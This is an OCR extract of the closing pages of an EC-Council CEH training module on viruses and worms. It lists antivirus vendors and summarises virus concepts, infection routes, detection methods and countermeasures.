
F-Secure Anti-Virus
http://www.f-secure.com

Kaspersky Anti-Virus
http://www.kaspersky.com


Avast Pro Antivirus
http://www.avast.com

Trend Micro Internet Security Pro
http://apac.trendmicro.com


McAfee AntiVirus Plus
http://home.mcafee.com


Module Flow
Virus and Worms Concepts
Types of Viruses
Computer Worms
Malware Analysis
Countermeasures
Penetration Testing
C|EH
76
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Penetration Testing for Virus




Penetration Testing for Virus



Penetration Testing for Virus



Penetration Testing for Virus



Module Summary

- Virus is a self-replicating program that produces its own code by attaching copies of itself into other executable codes whereas worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction
- Some viruses affect computers as soon as their code is executed; other viruses lie dormant until a pre determine logical circumstance is met
- Viruses are categorized according to file they infect and the way they work
- Lifecycle of virus and worms include designing, replication, launching, detection, incorporation and elimination stages
- Computer gets infected by Virus, worms and other malware due to not running the latest anti-virus application, not updating and not installing new versions of plug-ins, installing the pirated software, opening the infected e-mail attachments or downloading files without checking properly for the source
- Several virus and worm development kits such as JPS Virus Maker are available in wild that can be used create malware without any technical knowledge
- Virus detection methods include system scanning, file integrity checking and monitoring OS requests
- Virus and worm countermeasures include installing anti-virus software and following anti-virus policy for safe computing

Quotes

"I think computer viruses should count as life. I think it says something about human nature that the only form of life we have created so far is purely destructive. We've created life in our own image."

- **Stephen Hawking,**
Theoretical Physicist
and Cosmologist